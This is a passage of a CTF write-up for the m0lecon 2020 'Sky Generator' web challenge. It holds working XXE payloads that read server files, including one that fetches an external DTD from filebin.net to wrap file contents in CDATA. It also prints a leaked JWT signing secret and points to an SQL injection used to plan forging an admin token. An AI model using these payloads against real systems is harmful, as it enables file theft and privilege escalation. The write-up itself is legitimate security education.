
M0lecon CTF 2020 Sky Generator


Saturday, March 7, 2020 12:16 PM



https://challs.m0lecon.it:8000/dashboard

keywords: XXE XML PHP CDATA SQLi SQLite JWT

You can register a username/password and then login. I tried sql injection on all those with no luck.




This page allows you to upload an xml file like this:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<sky>
   <star x="50" y="80">Lynx</star>
   <star x="100" y="200">Eridanus</star>
   <star x="120" y="400">Crux</star>
   <star x="340" y="200">Cancer</star>
   <star x="400" y="500">Cassiopeia</star>
   <star x="650" y="600">Scorpius</star>
   <star x="800" y="250">Leo</star>
   <star x="1000" y="600">Andromeda</star>
```

</sky>

And it builds a png file with stars at the coordinates you specify, labels each star with the given text, and then gives you a link to view the png.

(after uploading)



So, let's try XXE (XML External Entity). I've seen this before in a few CTFs.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "https://postb.in/1590186312827-1037370446138" >]>
<sky>
   <star x="50" y="80">&xxe;</star>
</sky>
```

Here I've defined a system entity named xxe set to be the contents of a postb.in url.
(https://postb.in is a great site for testing things like this)

Then I put an entity reference as the label of a star. If the XML parser is configured to resolve external entities, then it'll make a GET request against this URL and take the response text as the content of the entity.

Then the &xxe; entity reference will get expanded to be that content. We can then read the content in the generated png.

After uploading this, I refreshed postb.in and it showed that a request had been made against that URL!


Interesting that Java is at play when we thought it was PHP application.

This png isn't very interesting so let's alter our XML to try to get a directory listing by putting a path to a directory instead of a file. It isn't obvious that this might work, but I've seen it work before so it is worth a try.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "/" >]>
<sky>
   <star x="50" y="80">&xxe;</star>
</sky>
```

This generates the following png:


Now lets try the current directory by using a `.` instead of `/`



Most of these files we expected to see but a few are surprising.

.htaccess, admin_dashboard.php, config.php

Let's see what is in .htaccess by replacing the **.** with **.htaccess**



For fun, let's try **sky**

This is the folder where they generate all the png files into.


If we wanted, we could view each of these just be hand-editing our URL.


I tried getting more directory listings like:
..
../..

After spelunking around a bit I found this file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "../generatesky/generatesky.pde" >]>
<sky>
   <star x="0" y="0">&xxe;</star>
</sky>
```

This .pde file is really some form of Java!






That explains why postb.in said the caller was using Java!

The php page must execute this Java code in some way.

We can use a negative Y value to see more of the content:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "../generatesky/generatesky.pde" >]>
<sky>
   <star x="0" y="-500">&xxe;</star>
</sky>
```


```
    f = createFont("Arial",12,true);
    stars = sky.getChildren("star");
    img = loadImage("goldstar.png");
  } catch (Exception e) {
    println("KO");
    e.printStackTrace();
    exit();
  }
}

public void settings(){
  size(width, height);
}

void draw() {
try {
    background(0);
    textFont(f,16);
    fill(255);
    for (XML star : stars) {
      int x = star.getInt("x");
      int y = star.getInt("y");

      image(img, x, y, 40, 40);
      text(star.getContent(), x + 45, y + 20);
    }
```



Looking around more, I found a database file.

That's good since they said the flag was in the "flag" table. So we were hoping to run into a database at some point.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "../data" >]>
<sky>
   <star x="0" y="0">&xxe;</star>
</sky>
```



Now let's try to read config.php

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM  "config.php" >]>
<sky>
   <star x="0" y="0">&xxe;</star>
</sky>
```

Unfortunately, this generates an error and it fails to generate the png file.

This is because php files have characters like **<**.

After expanding the &xxe; entity to be the content of config.php, the XML parser then tries to parse that content. The parser encounters characters like < in the php content and decides it doesn't look like XML and so it throws an exception and fails the parse.

This led me to an XXE variant that can successfully handle content that doesn't parse as legal XML.

This technique requires use of an external file. I used filebin.net to upload my external file and then it exposes it as an https:// URL that I can make use of in this exploit.

Here's the content of that filebin.net resource:

```
<ENTITY all "%start;%stuff;%end;">
```

Here's the uploaded file:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
 <!ENTITY % start "<![CDATA[">
 <!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/config.php">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=s5m5l72y">
%dtd;
]>
<sky>
    <star x="0" y="0">&all;</star>
</sky>
```

Here's a good reference for this technique:

https://gist.github.com/staaldraad/01415b990939494879b4

At the end of the day, the combination of the above POSTed XML and my filebin.net external entity causes an entity to be defined containing a CDATA section with the desired file's contents inside of it. Since special characters like < are not processed in CDATA sections, it allows it to parse and then render in the generated image.

Here's a good reference for CDATA sections:

https://en.wikipedia.org/wiki/CDATA

It is worth noting that the **stuff** entity needs to use **file://** and needs to be fully pathed. I used the ../.. and ../../.. etc.. directory listings to reverse engineer the full path to these php files.

Let's go get the various php files we saw in the directory listing.

config.php

```
<?php

include "../vendor/autoload.php";

$sessionConfig = (new \ByJG\Session\SessionConfig("skygenerator"))
    ->withSecret("Vb8IckQX8LFPq45Exq5fy2TniLUpIKGZXO2")
    ->withTimeoutMinutes(60);

$handler = new \ByJG\Session\JwtSession($sessionConfig);
session_set_save_handler($handler, true);
session_start();
```

This has some kind of secret in it! Turns out we'll use that later.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
 <!ENTITY % start "<![CDATA[">
 <!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/dashboard.php">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=ueap2sbq">
%dtd;
]>
<sky>
   <star x="0" y="0">&all;</star>
</sky>
```

```
<?php
include "config.php";

if (!isset($_SESSION["id"])) {
    header("Location: /login");
    die;
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    try {
        if (!isset($_FILES["skyFile"]) || !is_uploaded_file($_FILES["skyFile"]["tmp_name"])) {
            throw new Exception("Missing file");
        }

        $filePath = $_FILES["skyFile"]["tmp_name"];

        if (mime_content_type($filePath) !== "text/xml") {
            throw new Exception("Not an XML document");
        }

        $imageFile = "sky/" . bin2hex(random_bytes(24)) . ".png";

        $output = [];
        exec("xvfb-run -a processing-java --sketch=../generatesky --run {$filePath} {$imageFile}", $output);

        if (!in_array("OK", $output)) {
            throw new Exception("Sky creation failed");
        }
```

Here we see that, indeed, it is executing the java program cited earlier to actually parse the XML and generate the png graphic.

With y = -500 to see more of the file:

```
        exec("xvfb-run -a processing-java --sketch=../generatesky --run {$filePath} {$imageFile}", $output);

        if (!in_array("OK", $output)) {
            throw new Exception("Sky creation failed");
        }

        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $stmt = $db->prepare("INSERT INTO skies(user_id, filename) VALUES (:user_id, :filename)");
        $stmt->bindValue(":user_id", $_SESSION["id"], SQLITE3_INTEGER);
        $stmt->bindValue(":filename", $imageFile, SQLITE3_TEXT);

        $stmt->execute();

        $alert = "<div class=\"alert alert-success\" role=\"alert\">
                    You can download your brand new sky <a href=\"/{$imageFile}\" download=\"\">here</a>
                </div>";


    } catch (Exception $e) {
        $alert = "<div class=\"alert alert-danger\" role=\"alert\">
                    {$e->getMessage()}
                </div>";
    }
}

include "partials/header.php";
?>
```

Notice this is inserting a row into the skies table in the database. This row records the user_id and the filename of the generated png. This must the database file we found during our spelunking above.

BTW, I found the java-ish code they are running loadXML with is part of a project called "Processing". More info here:

https://processing.org/reference/loadXML_.html

But I can't find pages discussing an RCE vuln in it.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
 <!ENTITY % start "<![CDATA[">
 <!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/register.php">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=w2ewxe4v">
%dtd;
]>
<sky>
    <star x="0" y="0">&all;</star>
```

</sky>

```php
<?php
include "config.php";

if (isset($_SESSION["id"])) {
    header("Location: /dashboard");
    die;
}

$validRegistration = isset($_POST["username"]) and isset($_POST["password"]);

if ($validRegistration) {
    try {

        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $stmt = $db->prepare("INSERT INTO users(username, password) VALUES (:username, :password)");
        $stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);
        $stmt->bindValue(":password", password_hash($_POST["password"], PASSWORD_BCRYPT), SQLITE3_TEXT);

        $result = $stmt->execute();

        header("Location: /login?created");
        die;
    } catch (Exception $e) {
        $alert = "<div class=\"alert alert-danger\" role=\"alert\">
                {$e->getMessage()}
                </div>";
```

When you register, it inserts your username/password into the users table. Here we see it using **bindValue** which is safe from SQL injection.

login.php

```php
<?php
include "config.php";

if (isset($_SESSION["id"])) {
    header("Location: /dashboard");
    die;
}

$validLogin = isset($_POST["username"]) and isset($_POST["password"]);

$alert = "";
if (isset($_GET["created"])) {
    $alert = "<div class=\"alert alert-success\" role=\"alert\">
                Account created successfully! Login to start playing
                </div>";
}

if ($validLogin) {
    try {

        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $stmt = $db->prepare("SELECT * FROM users WHERE username=:username");
        $stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);
        $result = $stmt->execute();

        $dbRow = $result->fetchArray(SQLITE3_ASSOC);
```

y = -500

```
        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $stmt = $db->prepare("SELECT * FROM users WHERE username=:username");
        $stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);
        $result = $stmt->execute();

        $dbRow = $result->fetchArray(SQLITE3_ASSOC);

        if ($dbRow === false || password_verify($dbRow["password"], PASSWORD_BCRYPT)) {
            throw new Exception("Invalid username or password");
        }

        $_SESSION["id"]   = $dbRow["id"];
        $_SESSION["role"] = $dbRow["role"];

        header("Location: /dashboard");
        die;
    } catch (Exception $e) {
        $alert .= "<div class=\"alert alert-danger\" role=\"alert\">
                {$e->getMessage()}
                </div>";
    }
}

include "partials/header.php";
?>
```

admin_dashboard.php

This is a file we didn't know about by playing around with the regular part of the web site.
We're hoping to find something good here:

```php
<?php
include "config.php";

if (!isset($_SESSION["id"])) {
    header("Location: /login");
    die;
} elseif ($_SESSION["role"] !== "admin") {
    header("Location: /dashboard");
    die;
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {

    try {
        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $base_query = "SELECT filename FROM skies WHERE user_id=:user_id";

        // Better leaving it this way, I may add other filters in the feature
        foreach (array_keys($_POST) as $key) {
            if ($key != "user_id") {
                $base_query .= " AND $key = :$key";
            }
        }

        $stmt = $db->prepare($base_query);
```

y = -500

```
        foreach (array_keys($_POST) as $key) {
            if ($key != "user_id") {
                $base_query .= " AND $key = :$key";
            }
        }

        $stmt = $db->prepare($base_query);

        foreach ($_POST as $key => $filter) {
            $stmt->bindValue(":" . $key, $filter, SQLITE3_TEXT);
        }

        $result    = $stmt->execute();
        $sky_files = $result->fetchArray(SQLITE3_NUM);

        if ($sky_files === false || empty($sky_files)) {
            throw new Exception("No file match your query");
        }

        $file = tempnam("tmp", "zip");
        $zip  = new ZipArchive();
        $zip->open($file, ZipArchive::OVERWRITE);

        foreach ($sky_files as $sky_file) {
            if (file_exists($sky_file)) {
                $zip->addFile($sky_file, basename($sky_file));
            }
        }
```

y = -1000

```
        $file = tempnam("tmp", "zip");
        $zip  = new ZipArchive();
        $zip->open($file, ZipArchive::OVERWRITE);

        foreach ($sky_files as $sky_file) {
            if (file_exists($sky_file)) {
                $zip->addFile($sky_file, basename($sky_file));
            }
        }

        $zip->close();

        header("Content-Type: application/zip");
        header("Content-Length: " . filesize($file));
        header("Content-Disposition: attachment; filename=\"skies.zip\"");
        readfile($file);
        unlink($file);
        die;

    } catch (Exception $e) {
        $alert = "<div class=\"alert alert-danger\" role=\"alert\">
                {$e->getMessage()}
                </div>";
    }

}

include "partials/header.php";
```

This code reads all the filenames associated with uploaded sky png files user_id generated so far and then builds a zip file containing those files It then downloads the zip file as the response body..

Looks like the **admin_dashboard.php** accepts a POST as long as the **role** of the user is **admin** and it adds all posted form parameter names to the query but does it with **string concatenation** so this is likely subject to SQLi (sql injection).

My goal at this point is to use SQL to add **../data/skygenerator.db** to the list of files returned from this query and then, in theory, it will download it as a zip for us. I can then connect to that .db on my laptop and find the flag. In studying the code, there seems to be no username/password needed to connect to this database.

To act as **admin**, we need to alter our "session". If you look at the Cookie: request headers using OWASP ZAP, you'll see that here is our starting cookie. that got assigned to us when we logged in. I've seen this syntax before in other challenges. It is a **JWT** (json web token) with three sections separated by dots. Each part is encoded in base64.

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1OTAyMDIyNDcsImp0aSI6IkdROFdiVzNuWjM1ZFdIM3k0TXpOQ0JGSzdra29Ha3FzSXQxZFh3eDdPeUk9IiwiaXNzIjoic2t5Z2VuZXJhdG9yIiwibmJmIjoxNTkwMjAyMjQ3LCJleHAiOjE1OTAyMDU4NDcsImRhdGEiOiJpZHxpOjMxNztyb2xlfHM6NDpcInVzZXJcIjsifQ.fr5n8Kom-4HiLf_Ds_HGV-neScp0Z8aEnik7SI94Sb6Hjgy57BtcFi9v249wLtjFER0DMafAwVhIpIDwBgghMQ

First part decodes to:
{"typ":"JWT","alg":"HS512"}

Second part decodes to:
{"iat":1590202247,"jti":"GQ8WbW3nZ35dWH3y4MzNCBFK7kkoGkqsIt1dXwx7OyI=","iss":"skygenerator","nbf":1590202247,"exp":1590205847,"data":"id|i:317;role|s:4:\"user\";"}

Third part is a signature that prevents you from tampering with the first two.

You can read more about JWT signatures online but basically the signature is generated by building up a string something like this:

<1st-part><2nd-part><some-super-secret-text>

and then generating a hash. The hash is then base64 encoded and becomes the third part of the token.

The server knows the secret and it can verify that you haven't tampered with the 1st or 2nd part, because your tampered parts would generate a different hash.

However, if we know the "secret" we can forge our own token with any content we want!

